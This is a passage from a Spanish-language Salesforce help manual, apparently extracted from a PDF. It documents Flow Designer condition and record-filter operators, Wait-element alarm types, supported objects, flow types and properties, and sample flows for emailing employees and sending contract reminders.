| | Por ejemplo, su organización tiene un valor de lista de selección múltiple Color. Entre los valores posibles están "verde" y "amarillo-verde". Si "verde" y "amarillo-verde" son valores aceptables, utilice el operador contiene en una condición de flujo. Si solo "verde" es un valor aceptable, cree una fórmula que utilice la función INCLUDES(). | • Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor<br>Nota: El orden es relevante. Si no está seguro del orden en que aparecerán los valores que está comprobando, utilice la función INCLUDES() en una fórmula de flujo. Por ejemplo, si compara "rojo; azul; verde" con "azul; verde; rojo" utilizando el operador no es igual a, la condición se resuelve con verdadero. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| igual a | El valor de Recurso coincide exactamente con lo que se introdujo o seleccionó para Valor<br>Nota: El orden es relevante. Si no está seguro del orden en que aparecerán los valores que está comprobando, utilice la función INCLUDES() en una fórmula de flujo. Por ejemplo, si compara "rojo; azul; verde" con "azul; verde; rojo" utilizando el operador es igual a, la condición se resuelve con falso. | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| se ha establecido | El valor de Recurso es un campo en una variable de sObject, y ese campo se ha cumplimentado con un valor del flujo al menos una vez | Booleano |

#### s0bject

Comprueba si el valor de un recurso sObject coincide con otro valor o recurso.

| Operador | Verdadero si... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor | sObject con el mismo tipo de objeto |
| igual a | El valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | sObject con el mismo tipo de objeto |

| Operador | Verdadero si... | Tipos de datos admitidos |
| --- | --- | --- |
| es nulo | El recurso no tiene un valor | Booleano |

### Texto

Comprueba si el valor de un recurso Texto contiene, termina o comienza por otro valor o recurso.

Nota: Antes de que los valores se comparen con un recurso de texto, se convierten en valores de cadena.

| Operador | Verdadero si... | Tipos de datos admitidos |
| --- | --- | --- |
| contiene | El valor de Recurso contiene lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| igual a | El valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |

| Operador | Verdadero si... | Tipos de datos admitidos |
| --- | --- | --- |
| termina por | El final del valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| es nulo | El recurso no tiene un valor | Booleano |
| comienza por | El comienzo del valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| se ha establecido | El valor de Recurso es un campo en una variable de sObject, y ese campo se ha cumplimentado con un valor del flujo al menos una vez | Booleano |

## Operadores en filtros de registros de flujos

Un filtro de registro de flujo reduce el ámbito de los registros sobre los que opera el flujo. Por ejemplo, utilice un filtro de registro para actualizar únicamente los contactos que están asociados con la cuenta Acme Wireless. Cuando agrega un elemento Actualización de registro, utilice filtros de registro para restringir el ámbito a solo los contactos cuya cuenta principal sea Acme Wireless.

Utilice esta referencia, organizada por el tipo de datos del campo que seleccione, para comprender los operadores admitidos.

- Campos de dirección
- Campos de numeración automática
- Campos de casilla de verificación
- Campos de divisa
- Campos de fecha
- Campos de fecha/hora
- Campos de correo electrónico

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Campos de texto cifrado
- Campos de relación de búsqueda externa
- Campos de fax
- Campos de relación de búsqueda
- Campos de listas de selección múltiple
- Campos numéricos
- Campos principales
- Campos de porcentaje
- Campos de teléfono
- Campos de listas de selección
- Campos de texto
- Campos de área de texto (largo)
- Campos de área de texto (enriquecido)
- Campos de URL

#### Campos de casilla de verificación

Cuando selecciona un campo de casilla de verificación bajo Campo, estos operadores están disponibles.

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | No coincide con lo que introduzca o seleccione para Valor | Booleano |
| igual a | Coincide con lo que introduzca o seleccione para Valor | Booleano |
| es nulo | No se ha cumplimentado aún con un valor, si selecciona Verdadero para Valor | Booleano |

Consejo: El flujo trata `null` como un valor diferente a `false`. Si filtra registros cuyo campo de casilla de verificación es null, no se devuelven registros.

#### Campos de divisa, numéricos y de porcentaje

Cuando selecciona un campo de divisa, numérico o de porcentaje bajo Campo, estos operadores están disponibles.

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | No coincide con lo que introdujo o seleccionó para Valor | • Divisa<br>• Número |
| igual a | Coincide con lo que introdujo o seleccionó para Valor | • Divisa<br>• Número |

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| mayor que | Es mayor que lo que introdujo o seleccionó para Valor | • Divisa<br>• Número |
| mayor o igual que | Es mayor que lo que introdujo o seleccionó para Valor o es igual | • Divisa<br>• Número |
| es nulo | No se ha cumplimentado aún con un valor, si selecciona Verdadero para Valor | Booleano |
| menor que | Es menor que lo que introdujo o seleccionó para Valor | • Divisa<br>• Número |
| menor o igual que | Es menor que lo que introdujo o seleccionó para Valor o es igual | • Divisa<br>• Número |

#### Fecha y Fecha/hora

Cuando selecciona un campo de fecha o fecha/hora bajo Campo, estos operadores están disponibles.

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | El valor de Recurso no coincide con lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| igual a | El valor de Recurso coincide con lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| mayor que | El valor del Recurso está en una fecha u hora posterior que lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |
| mayor o igual que | El valor del Recurso está en una fecha u hora posterior que lo que se introdujo o seleccionó para Valor o está en la misma fecha u hora. | • Fecha<br>• Fecha/hora |
| es nulo | No se ha cumplimentado aún con un valor, si selecciona Verdadero para Valor | Booleano |
| menor que | El valor del Recurso está en una fecha u hora anterior que lo que se introdujo o seleccionó para Valor | • Fecha<br>• Fecha/hora |

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| menor o igual que | El valor del Recurso está en una fecha u hora anterior que lo que se introdujo o seleccionó para Valor o está en la misma fecha u hora. | • Fecha<br>• Fecha/hora |

#### Campos de listas de selección y de texto

Cuando selecciona un campo de lista de selección o texto bajo Campo, estos operadores están disponibles.

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| contiene | Contiene lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| no es igual a | No coincide con lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| igual a | Coincide con lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| termina por | Termina por lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa |

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| | | • Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| es nulo | No se ha cumplimentado aún con un valor, si selecciona Verdadero para Valor | Booleano |
| comienza por | Comienza por lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |

#### Campos de listas de selección múltiple

Cuando selecciona un campo de lista de selección múltiple bajo Campo, estos operadores están disponibles.

Consejo: Tenga cuidado cuando utilice estos operadores para filtrar registros basados en un campo de lista de selección múltiple. Incluso si dos recursos tienen los mismos elementos en una lista de selección múltiple, pueden no coincidir si los casos difieren.

- El espacio antes o después del punto y coma. Por ejemplo, el valor de un recurso es “rojo; verde; azul” y el valor del otro es “rojo;verde;azul”
- El orden de los elementos. Por ejemplo, el valor de un recurso es “rojo; verde; azul” y el valor del otro es “rojo; azul; verde”

Para obtener los mejores resultados, utilice la función INCLUDES en una fórmula de flujo.

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| no es igual a | No coincide con lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección |

| Operador | Filtra a registros donde el valor del campo seleccionado... | Tipos de datos admitidos |
|---|---|---|
| | | • Texto |
| igual a | Coincide con lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| termina por | Termina por lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |
| es nulo | No se ha cumplimentado aún con un valor, si selecciona Verdadero para Valor | Booleano |
| comienza por | Comienza por lo que introdujo o seleccionó para Valor | • Booleano<br>• Divisa<br>• Fecha<br>• Fecha/hora<br>• Lista de selección múltiple<br>• Número<br>• Lista de selección<br>• Texto |

## Tipos de eventos de flujo

`Tipo de evento` dirige los campos que utiliza para definir un evento en el elemento Espera de un flujo. Los tipos de eventos disponibles son ambas alarmas, que constan de un valor de fecha/hora (la hora base) y una compensación opcional a partir de esa hora.

La *hora base*, que es siempre obligatoria, es el valor de fecha/hora en el que se basa la alarma. Si no hay compensación para la alarma, la alarma se establece en el valor exacto de la hora base. La hora base puede estar compuesta por uno o varios campos, en base al tipo de evento que elija.

La *compensación*, que es opcional, es la cantidad de tiempo antes o después de la hora base en la que se activa la alarma. Una compensación siempre está compuesta por dos campos: `Número de compensación` y `Unidad de compensación`. Por ejemplo, si desea que su alarma se active tres días después de la hora base, el número es *`3`* y la unidad es *`Días`*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Alarmas de hora absoluta

Una *alarma de hora absoluta* espera una hora definida que se basa en un valor absoluto de fecha/hora. Por ejemplo, puede utilizar este tipo de evento en un elemento Espera para realizar algo un día después de que la entrevista de flujo comienza a esperar.

Alarmas de hora relativa

Una *alarma de hora relativa* espera una hora definida que está basada en el campo de fecha/hora de un registro. Por ejemplo, puede usar este tipo de evento para realizar algo tres días antes de que finalice un contrato.

CONSULTE TAMBIÉN

Elemento Espera del flujo

### Alarmas de hora absoluta

Una *alarma de hora absoluta* espera una hora definida que se basa en un valor absoluto de fecha/hora. Por ejemplo, puede utilizar este tipo de evento en un elemento Espera para realizar algo un día después de que la entrevista de flujo comienza a esperar.

Cuando configura un elemento Espera en un flujo:

- Defina lo que el flujo está esperando
- Asigne información desde el evento después de que se produzca en las variables del flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### Condiciones de evento

Los parámetros siguientes están disponibles para definir eventos con un `Tipo de evento` de Alarma: Hora absoluta.

| Parámetro | Descripción | Ejemplo |
|---|---|---|
| `Hora base` | Un valor de fecha/hora. Si introduce valores para `Número de compensación` y `Unidad de compensación`, el valor de este campo es la base de la compensación.<br>Puede introducir manualmente un valor de fecha/hora o una referencia a un campo de combinación o un recurso de flujo. | `{!$Flow.CurrentDate}` |
| `Número de compensación` | Opcional. El número de días u horas para compensar la `Hora base`. Es obligatorio si establece un valor para `Unidad de compensación`.El | *`-3`* |

| Parámetro | Descripción | Ejemplo |
|---|---|---|
| | valor debe ser un entero que se introduce manualmente. No es posible usar un campo de combinación o un recurso de flujo para este valor.<br>Para establecer la alarma para que se active antes de la `Hora base`, utilice un número negativo. Para establecer la alarma para que se active después de la `Hora base`, utilice un número positivo. | |
| `Unidad de compensación` | Opcional. La unidad para compensar la `Hora base`. Es obligatorio si establece un valor para `Número de compensación`.<br>Introduzca manualmente *`Días`* u *`Horas`*. No es posible usar un campo de combinación o un recurso de flujo para este valor. | *`Días`* |

Para consultar un ejemplo de un flujo que espera una alarma de hora absoluta, consulte Flujo de muestra que espera que se produzca un único evento.

### Salidas de eventos

Haga referencia a información desde el evento en su flujo asignando sus salidas a variables de flujo.

| Parámetro | Descripción | Ejemplo |
|---|---|---|
| `Hora base` | La hora real en la que se produjo el evento y en la que se reanudó la entrevista de flujo. | `11/26/2014 10:12 AM` |
| `Estado de envío de evento` | El estado del evento cuando se reanudó la entrevista de flujo. Después de que se produzca un evento, Salesforce entrega el evento al flujo que lo está esperando, de modo que el flujo sepa que tiene que reanudarse. Los valores válidos son:<br>• Entregado: El evento se ha entregado correctamente.<br>• No válido: Se ha producido un error durante la entrega, pero se ha reanudado correctamente el flujo. | `Entregado` |

CONSULTE TAMBIÉN

Tipos de eventos de flujo

## Alarmas de hora relativa

Una *alarma de hora relativa* espera una hora definida que está basada en el campo de fecha/hora de un registro. Por ejemplo, puede usar este tipo de evento para realizar algo tres días antes de que finalice un contrato.

Cuando configura un elemento Espera en un flujo:

- Defina lo que el flujo está esperando
- Asigne información desde el evento después de que se produzca en las variables del flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Condiciones de evento

Los parámetros siguientes están disponibles para definir eventos con un `Tipo de evento` de Alarma: Hora relativa.

| Parámetro | Descripción | Ejemplo |
|---|---|---|
| `Tipo de objeto` | El nombre de API del objeto en cuyo campo desea basar la alarma. Consulte Objetos admitidos. en la página 5148<br>Debe introducir manualmente una cadena. No es posible usar un campo de combinación o un recurso de flujo para este valor. | *`Contrato`* |
| `Campo fecha/hora base` | El nombre de API para un campo de fecha o de fecha/hora del objeto especificado. Si introduce valores para `Número de compensación` y `Unidad de compensación`, el valor de este campo es la base de la compensación.<br>Introduzca manualmente una cadena. | *`EndDate`* |
| `Id. de registro` | Id. del registro en el que se basa la alarma. El tipo de objeto del registro debe coincidir con el `Tipo de objeto`.<br>Puede introducir una cadena, un campo de combinación o un recurso de flujo. | *`{!ContractId}`* |
| `Número de compensación` | Opcional. El número de días u horas para compensar el `Campo fecha/hora base`. Es obligatorio si establece un valor para `Unidad de compensación`.<br>El valor debe ser un entero introducido manualmente. No es posible usar un campo de combinación o un recurso de flujo para este valor.<br>Para establecer la alarma para que se active antes del `Campo fecha/hora base`, utilice un número negativo. Para establecer la alarma para que se active después del `Campo fecha/hora base`, utilice un número positivo. | *`-3`* |
| `Unidad de compensación` | Opcional. La unidad para compensar el `Campo fecha/hora base`. Es obligatorio si establece un valor para `Número de compensación`.<br>Introduzca manualmente *`Días`* u *`Horas`*. No es posible usar un campo de combinación o un recurso de flujo para este valor. | *`Días`* |

Para consultar ejemplos de flujos que esperan alarmas de hora relativa, consulte Flujo de ejemplo que solo espera el primer evento o Flujo de muestra que espera que se produzcan muchos eventos.

### Salidas de eventos

Haga referencia a información desde el evento en su flujo asignando sus salidas a variables de flujo.

| Parámetro | Descripción | Ejemplo |
|---|---|---|
| `Hora base` | La hora real en la que se produjo el evento y en la que se reanudó la entrevista de flujo. | `11/26/2014 10:12 AM` |
| `Estado de envío de evento` | El estado del evento cuando se reanudó la entrevista de flujo. Después de que se produzca un evento, Salesforce entrega el evento al flujo que lo está esperando, de modo que el flujo sepa que tiene que reanudarse. Los valores válidos son:<br>• Entregado: El evento se ha entregado correctamente.<br>• No válido: Se ha producido un error durante la entrega, pero se ha reanudado correctamente el flujo. | `Entregado` |

### Objetos compatibles

Puede crear una alarma de hora relativa para cualquier objeto personalizado o cualquiera de los siguientes objetos estándar.

- `Cuenta`
- `Activo`
- `Campaña`
- `CampaignMember`
- `Caso`
- `CaseComment`
- `Certificación`
- `CertificationDef`
- `CertificationSectionDef`
- `CertificationStep`
- `CertificationStepDef`
- `Contacto`
- `Contrato`
- `ContractLineItem`
- `DandBCompany`
- `DuplicateRecordItem`
- `DuplicateRecordSet`
- `EmailMessage`
- `Asignación`
- `EntitlementContact`
- `EnvironmentHubMember`

- EnvironmentHubMemberRel
- Evento
- ExternalEventMapping
- FeedItem
- Objetivo
- GoalLink
- Idea
- IdentityProvEventLog
- Candidato
- LiveAgentSession
- LiveChatTranscript
- LiveChatTranscriptEvent
- LiveChatTranscriptSkill
- Macro
- MacroAction
- MacroInstruction
- Métrico
- MobileDeviceCommand
- Oportunidad
- OpportunityLineItem
- OpportunitySplit
- OpportunityTeamMember
- Pedido
- OrderItem
- Organización
- PersonAccount
- Producto 2
- ProfileSkill
- ProfileSkillEndorsement
- ProfileSkillUser
- Pregunta
- QuickText
- Presupuesto
- QuoteLineItem
- Respuesta
- SOSSession
- SOSSessionActivity
- ServiceContract
- SignupRequest
- Sitio

- SocialPersona
- SocialPost
- Solución
- SsoUserMapping
- StreamingChannel
- Tarea
- UsageEntitlementPeriod
- Usuario
- UserLicense
- UserProvisioningRequest
- WorkBadge
- WorkBadgeDefinition
- WorkCoaching
- WorkFeedback
- WorkFeedbackQuestion
- WorkFeedbackQuestionSet
- WorkFeedbackRequest
- WorkFeedbackTemplate
- WorkGoal
- WorkPerformanceCycle
- WorkReward
- WorkRewardFund
- WorkRewardFundType
- WorkThanks
- WorkUpgradeAction
- WorkUpgradeCustomer
- WorkUpgradeUser
- *articleType*_kav

CONSULTE TAMBIÉN

Tipos de eventos de flujo

## Tipos de flujos

Un flujo o el tipo de flujo de una versión determina los elementos y los recursos que se admiten, así como las formas de distribuir el flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Tipos de flujo estándar

Se admiten los tipos de flujo que se indican a continuación en Cloud Flow Designer:

| Tipo | Descripción |
|---|---|
| Flujo | Requiere la interacción del usuario, porque tiene una o más pantallas, pasos, opciones u opciones dinámicas.<br>Este tipo de flujo no admite elementos Espera.<br>Un flujo puede implementarse con un botón personalizado, vínculo personalizado, URL directa, página de Visualforce o acción de Salesforce1. |
| Flujo iniciado automáticamente | No requiere la interacción del usuario.<br>Este tipo de flujo no admiten pantallas, pasos, opciones u opciones dinámicas.<br>Un flujo iniciado automáticamente puede implementarse de cualquier forma admisible en un flujo, así como con una acción de procesamiento, acción de flujo de trabajo (piloto) o código de Apex. |
| Flujo de aprovisionamiento de usuarios | Aprovisiona usuarios para servicios externos. Un flujo de aprovisionamiento solo puede implementarse asociándolo con una aplicación conectada al ejecutar el Asistente de provisión de usuarios. Aprovisiona usuarios para servicios externos. Por ejemplo, utilice este tipo de flujo para personalizar la configuración de aprovisionamiento de usuarios de una aplicación conectada para vincular usuarios de Salesforce con sus cuentas de Google Apps. |

### Otros tipos de flujos

No todos los tipos de flujo se admiten en Cloud Flow Designer. Algunos tipos de flujos se utilizan en otras partes de Salesforce. No puede crear ni modificar estos flujos en Cloud Flow Designer, de modo que no los ve en la lista de flujos. Sin embargo la lista Entrevistas en pausa o en espera en la página de gestión de flujos puede mostrar entrevistas con uno de estos tipos.

Por ejemplo, cuando ejecuta un proceso (desde Process Builder), se crea una entrevista de flujo. Puede supervisar esa entrevista en la lista Entrevistas en pausa o en espera buscando el tipo “Flujo de trabajo”.

| Tipo | Descripción |
|---|---|
| Flujo de trabajo | Una instancia en ejecución de un proceso creado en Process Builder. |

CONSULTE TAMBIÉN

- Propiedades de flujo
- Campos de flujo y versiones de flujo
- Aprovisionamiento de usuario para aplicaciones conectadas

## Propiedades de flujo

Las propiedades de un flujo constan de su nombre, descripción, etiqueta de entrevista y tipo. Estas propiedades dirigen los valores de campos que aparecen en un flujo o la página de detalle de una versión de flujo. Las propiedades de un flujo y sus versiones de flujo aparecen separadas.

Consejo: Las propiedades de las versiones de un flujo específico coinciden automáticamente con las propiedades de la versión activa de forma predeterminada. En otras palabras, si tiene tres versiones y activa la versión 2, Salesforce actualiza las propiedades de las versiones 1 y 3 para que coincidan con la versión 2. Sin embargo, si modifica las propiedades de una versión inactiva, las propiedades de esa versión no se actualizan automáticamente para que coincidan con la versión activa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Desde Cloud Flow Designer, haga clic en para actualizar las propiedades de un flujo o una versión de flujo.

| Propiedad | Descripción |
|---|---|
| `Nombre` | El nombre del flujo o versión de flujo. El nombre aparece en la página de gestión de flujo y en la página de detalles de flujo. También aparece en la interfaz de usuario en tiempo de ejecución.<br>Puede modificar el nombre de los flujos inactivos y versiones de flujo. |
| `Nombre exclusivo` | El nombre exclusivo para el flujo. El nombre exclusivo se utiliza para hacer referencia a este flujo desde otras partes de Salesforce, como en una URL o página de Visualforce. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. El nombre exclusivo aparece en la página de detalle del flujo.<br>No es posible modificar el nombre exclusivo después de que se haya guardado el flujo. |
| `Descripción` | La descripción del flujo o versión de flujo. La descripción aparece en la página de gestión de flujo y en la página de detalles de flujo.<br>Puede modificar la descripción de los flujos inactivos y versiones de flujo. |
| `Tipo` | El tipo del flujo o versión de flujo. El tipo aparece en la página de gestión de flujo y en la página de detalles de flujo. Determina los elementos y los recursos que se admiten en el flujo o la versión de flujo, así como las formas de implementar el flujo. Para obtener información detallada, consulte Tipos de flujos en la página 5151.<br>Si el tipo es Flujo de inicio de sesión, no es posible actualizar el tipo después de guardar el flujo. |
| `Etiqueta de entrevista` | La etiqueta de las entrevistas del flujo. Una *entrevista* es una instancia en ejecución de un flujo. Esta etiqueta aparece en:<br>• La lista Entrevistas en pausa y en espera en la página de gestión de flujos<br>• El componente Entrevistas en pausa en la ficha Inicio<br>• El elemento Entrevistas en pausa en Salesforce1<br>Puede modificar la etiqueta de entrevista en flujos inactivos y versiones de flujo. La etiqueta de entrevista contiene de forma predeterminada el nombre del flujo y la variable de sistema `{!$Flow.CurrentDateTime}`. |

| Propiedad | Descripción |
| --- | --- |
| | Utilice una plantilla de texto para hacer referencia a varios recursos en la etiqueta. Por ejemplo, `Nombre de flujo - {!Account.Name} - {!$Flow.CurrentDateTime}.` |

CONSULTE TAMBIÉN

- Guardado de un flujo
- Campos de flujo y versiones de flujo

## Flujos de ejemplo

A veces una imagen vale más que mil palabras. Consulte estos flujos de ejemplo para obtener una impresión de cómo trabajar con cosas avanzadas como elementos de espera y variables de recopilación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Flujo de muestra que introduce datos en una variable de colección

Introduzca datos en una variable de colección introduciendo datos en una variable de colección de sObject. A continuación, asigne individualmente los valores de la variable de colección de sObject a la variable de colección.

Flujos de muestra que esperan que se produzcan eventos

Configure un flujo para esperar eventos en uno de tres formas.

Flujo de muestra que atraviesa en bucle una colección

Transfiera la propiedad de cuentas de un usuario a otro utilizando bucles y colecciones de variables de sObject. El flujo ya tiene los Id. de usuario necesarios.

### Flujo de muestra que introduce datos en una variable de colección

Introduzca datos en una variable de colección introduciendo datos en una variable de colección de sObject. A continuación, asigne individualmente los valores de la variable de colección de sObject a la variable de colección.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### Escenario

En este escenario está diseñando un flujo que envía un mensaje de correo electrónico a todos los empleados que vivan en San Francisco.


El elemento Enviar correo le permite enviar mensajes de correo electrónico fácilmente desde un flujo. Sin embargo, el parámetro Destinatarios solo acepta variables de texto y variable de colección de texto. Ya que muchos usuarios viven en San Francisco, utilice una variable de colección (en vez de introducir las direcciones de correo electrónico para cada usuario).

No puede utilizar una Búsqueda rápida o Búsqueda de registro para introducir datos en las variables de colección. Primero introduzca datos en una variable de colección de sObject basada en usuarios con valores de campo, incluyendo `Email` desde los empleados que viven en San Francisco. Luego agregue esas direcciones de correo electrónico a la variable de colección.

Una vez la variable de colección contenga datos, solo tiene que usar la variable de colección como el valor del parámetro `Direcciones de correo electrónico (colección)` del elemento Enviar correo electrónico.

**Ejemplo:** Este flujo ya contiene estos recursos.

- Una variable de colección de sObject basada en usuarios denominada `employeesInSF`
- Una variable de sObject basada en usuarios denominada `loopVariable`
- Una colección basada en texto denominada `emails_employeesInSF`




El flujo de ejemplo:

1. Localiza todos los registros de usuario cuya `Ciudad` es "San Francisco" e introduce datos en `employeesInSF` con el `Correo electrónico` de esos registros.

   Debido a que `employeesInSF` es una variable de colección de sObject, utilice un elemento Búsqueda rápida para introducir datos en la variable.

2. Realiza un bucle en la variable de colección de sObject de modo que pueda buscar en cada registro de usuario por separado. El bucle copia los valores de cada elemento de `employeesInSF` en `loopVariable` .
3. En cada iteración asigna el `Correo electrónico` del usuario a una variable de colección que tiene el tipo de datos Texto.
4. Cuando el bucle termina, el flujo envía un mensaje de correo electrónico a los usuarios cuyas direcciones de correo electrónico están ahora almacenadas en `emails_employeesInSF`.

CONSULTE TAMBIÉN

Recurso Variable de colección del flujo

Adición de valores a una variable de colección

## Flujos de muestra que esperan que se produzcan eventos

Configure un flujo para esperar eventos en uno de tres formas.

### Flujo de muestra que espera que se produzcan muchos eventos

Este flujo espera que se produzcan muchos eventos, en vez de solo el primer evento. Las horas base de estos eventos son valores de campos, de modo que este ejemplo utiliza alarmas de horas relativas.

### Flujo de ejemplo que solo espera el primer evento

Este flujo espera que se produzca el primero de múltiples eventos antes de continuar. Las horas base de estos eventos son valores de campos, de modo que este ejemplo utiliza alarmas de horas relativas.

[Flujo de muestra que espera que se produzca un único evento]

Este flujo espera un único evento. La hora base del evento en este ejemplo, que es una alarma absoluta, es la variable del sistema `{!$Flow.CurrentDateTime}`.

CONSULTE TAMBIÉN

[Elemento Espera del flujo]

## Flujo de muestra que espera que se produzcan muchos eventos

Este flujo espera que se produzcan muchos eventos, en vez de solo el primer evento. Las horas base de estos eventos son valores de campos, de modo que este ejemplo utiliza alarmas de horas relativas.

Está diseñando un flujo que recuerda a los propietarios de contratos que pongan al día a sus clientes antes de que finalice el contrato. No obstante, en vez de enviarles solo un recordatorio, el flujo los envía de forma regular. Este ejemplo muestra cómo utilizar un elemento Espera para enviar un recordatorio dos semanas antes y luego otra vez una semana antes de que finalice el contrato. Puede ampliar fácilmente este flujo para enviar recordatorios a más intervalos, como tres días y un día antes de que finalice el contrato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Ejemplo

Este flujo ya contiene estas variables con datos.

- `{!contract}` es una variable de sObject que contiene `Id` y `OwnerId` del contrato
- `{!oneWeekVisited}` es una variable booleana cuyo valor predeterminado es *`{!$GlobalConstant.False}`*
- `{!twoWeeksVisited}` es una variable booleana cuyo valor predeterminado es *`{!$GlobalConstant.False}`*

Antes de que el flujo ejecute el elemento Espera, busca y almacena `Id` y `OwnerId` del contrato.



